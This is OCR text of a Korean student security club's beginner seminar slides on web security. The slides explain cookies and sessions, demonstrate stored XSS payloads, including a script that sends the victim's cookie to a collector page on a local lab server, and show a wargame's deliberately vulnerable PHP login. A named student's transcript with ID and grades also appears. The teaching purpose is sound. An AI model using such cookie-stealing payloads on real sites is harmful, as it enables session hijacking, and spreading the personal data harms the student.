
Web?

웹 뉴비 부터 지금까지

+

웹 보안 맛보기

목차




다비치코드
dingo
이해리
몰라요... 얘 아무 것도 모르는 애예요


2019년도 1차
SCP 정기 세미나
시간
3월20일(수)6:30~8:00 PM
장소
세종관 5층 504호 스마트 강의실
주관
정보보호학과 동아리 S.C.P
신청
FaceBook or QR코드
Apple Product Cheat Sheets - 양경모(SCP)
- 당신은 아직도 애플을 제대로 사용하지 못하고있다!
Heap to System Hacking- 서동훈(SCP)
- Heap에 대하여 설명하고 분석해보자!
Hacking For Newbie- 정재훈(SCP)
- 해커가 되고싶은 사람은 이 발표를 강력하게 추천한다!
File Upload Web Hacking- 박지윤(SCP)
- File upload 취약점을 이용해서 웹페이지를 해킹해보자!


File Upload Web Hacking- 박지윤(SCP)
- File upload 취약점을 이용해서 웹페이지를 해킹해보자!


S.C.P SEMINAR


우와...

웹 보안 맛보기

XSS

ID,PW를 몰라도 다른사람 계정으로 로그인..??!?!?

로그인에 필요한 쿠키와 세션!

쿠키(COOKIE) 

-웹 사이트로 부터 보내진 작은 데이터 조각
 사용자가 웹 사이트를 탐색할 동안 사용자 웹 브라우저에 저장


특징 : 변조에 취약함

세션(SEESION) 

-정보들을 서버측 저장소에 저장하는것
 해당 계정의 권한을 사용할수는 있지만 **변조하기는 어려움**

사용자


로그인



브라우저

로그인 정보 세션으로 서버에 저장

서버



세션


서버

새로고침 및 페이지 이동을 해도 로그인 유지

사용자


브라우저 접속

로그인 확인



브라우저

서버



세션


PHPSESSION 이라는 세션의 주소가 쿠키값으로 저장

사용자

브라우저 접속

쿠키

로그인 확인



브라우저


로그인에 필요한 쿠키와 세션!

이해가 안되면 직접 보여드려요

hacker


XSS 쿼리(나쁜 명령어)

세션 탈취!




Web 게시판

게시판에 SESSION 탈취 명령어 등록


hacker
2. 사용자 로그인 정보(쿠키)
사용자
1. 게시글 페이지 접근
Hacker가 작성한 게시물

hacker

사용자 로그인 정보로 로그인



Hacker가 작성한 게시물

그냥 직접 보여줄께여
http://127.0.0.1:8088/db_board/index.php


기본적인 xss
<script>alert('xss!')</script>


Cookie를 확인하는 xss
<script>alert(document.cookie)</script>


Cookie 값을 탈취하는 xss
<script>document.location=" http://127.0.0.1:8088/db_board/xss.php?data="+document.cookie</script>


우와...



Sublime
Text 3


C:₩Users₩user₩Desktop₩나는 메모장.html • - Sublime Text (UNREGISTE...
File Edit Selection Find View Goto Tools Project Preferences Help
나는 메모장.html
브랜드.html — 실습
브랜드.html — 실습\BRAND
txt
1
Line 1, Column 1
Tab Size: 4
HTML


나는 메모장.html
파일 | C:/Users/user/Desktop/나는%20메모장.html
아이디:
비밀번호:
제출




Learn by 생활 코딩


webhacking.kr
Login
Copyright© Oldzombie All Rights Reserved.
Wargame.kr v2.1
GUEST
{not logged on}
Login
Join
Main
Tutorial
Wargame
Achievement
Free Board
About
Challenge list
show all
solved
not solved
name
point
author
already got 84p bughela
flee button 88p bughela
QR CODE PUZZLE 113p bughela
login filtering 134p bughela
WTF_CODE 160p bughela
fly me to the moon 189p bughela
md5 password 207p bughela
DB is really GOOD 217p bughela
strcmp 218p bughela
md5_compare 237p bughela
tmitter 261p bughela
type confusion 284p bughela
img recovery 289p bughela
php? c? 292p bughela
EASY_CrackMe 310p bughela
web chatting 333p bughela
pyc decompile 349p bughela
SimpleBoard 350p bughela
ip log table 366p bughela
keypad CrackMe 372p bughela
lonely guys 375p bughela


주의 요함 | wargame.kr:8080/md5_password/?view-source

```php
<?php
 if (isset($_GET['view-source'])) {
  show_source(__FILE__);
  exit();
 }

 if(isset($_POST['ps'])){
  sleep(1);
  mysql_connect("localhost","md5_password","md5_password_pz");
  mysql_select_db("md5_password");
  mysql_query("set names utf8");
  /*

  create table admin_password(
   password char(64) unique
  );

  */

  include "../lib.php"; // include for auth_code function.
  $key=auth_code("md5 password");
  $ps = mysql_real_escape_string($_POST['ps']);
  $row=@mysql_fetch_array(mysql_query("select * from admin_password where password='".md5($ps,true)."'"));
  if(isset($row[0])){
   echo "hello admin!"."<br />";
   echo "Password : ".$key;
  }else{
   echo "wrong..";
  }
 }
?>
<style>
 input[type=text] {width:200px;}
</style>
<br />
<br />
<form method="post" action="./index.php">
password : <input type="text" name="ps" /><input type="submit" value="login" />
</form>
<div><a href='?view-source'>get source</a></div>
```




노잼
잠이나
자야지

전공 공부가 먼저지~!


wpgur010
학 번 : 91913799 성 명 : 우제혁
소 속 :
전 공 : 소프트웨어공학부
복수전공 :
부 전 공 :
구분 교 과 목 학점 성적 구분
[2019학년도 제1학기]
교필 생활영어초급(writing) I 1 A+
교필 생활영어초급(speaking) I 1 A+
교필 인간관계와소통 1 A+
교필 바른인성 1 P
교필 대학생활지도및기업가정 신의이해 1 P
계기 일반수학1 3 A+
계기 일반물리 I 3 A+
계기 프로그래밍 I 3 A
학기 정보보호개론 3 A+
합계 신청학점: 17 평점평균: 4.40
총계 취득학점: 17 평점평균: 4.40
백점환산점수: 98.00
석차서열: 1/135
*석차서열은 변동될 수 있으며
졸업 후 최종 확정 됩니다.
- 이 하 여 백 -


HACKING
CAMP
HACK FOR SECURITY



큽...아무것도 안했어...
난 쓰레기야...


이제부턴
정말 공부
뿐이야.

Lord of SQLinjection

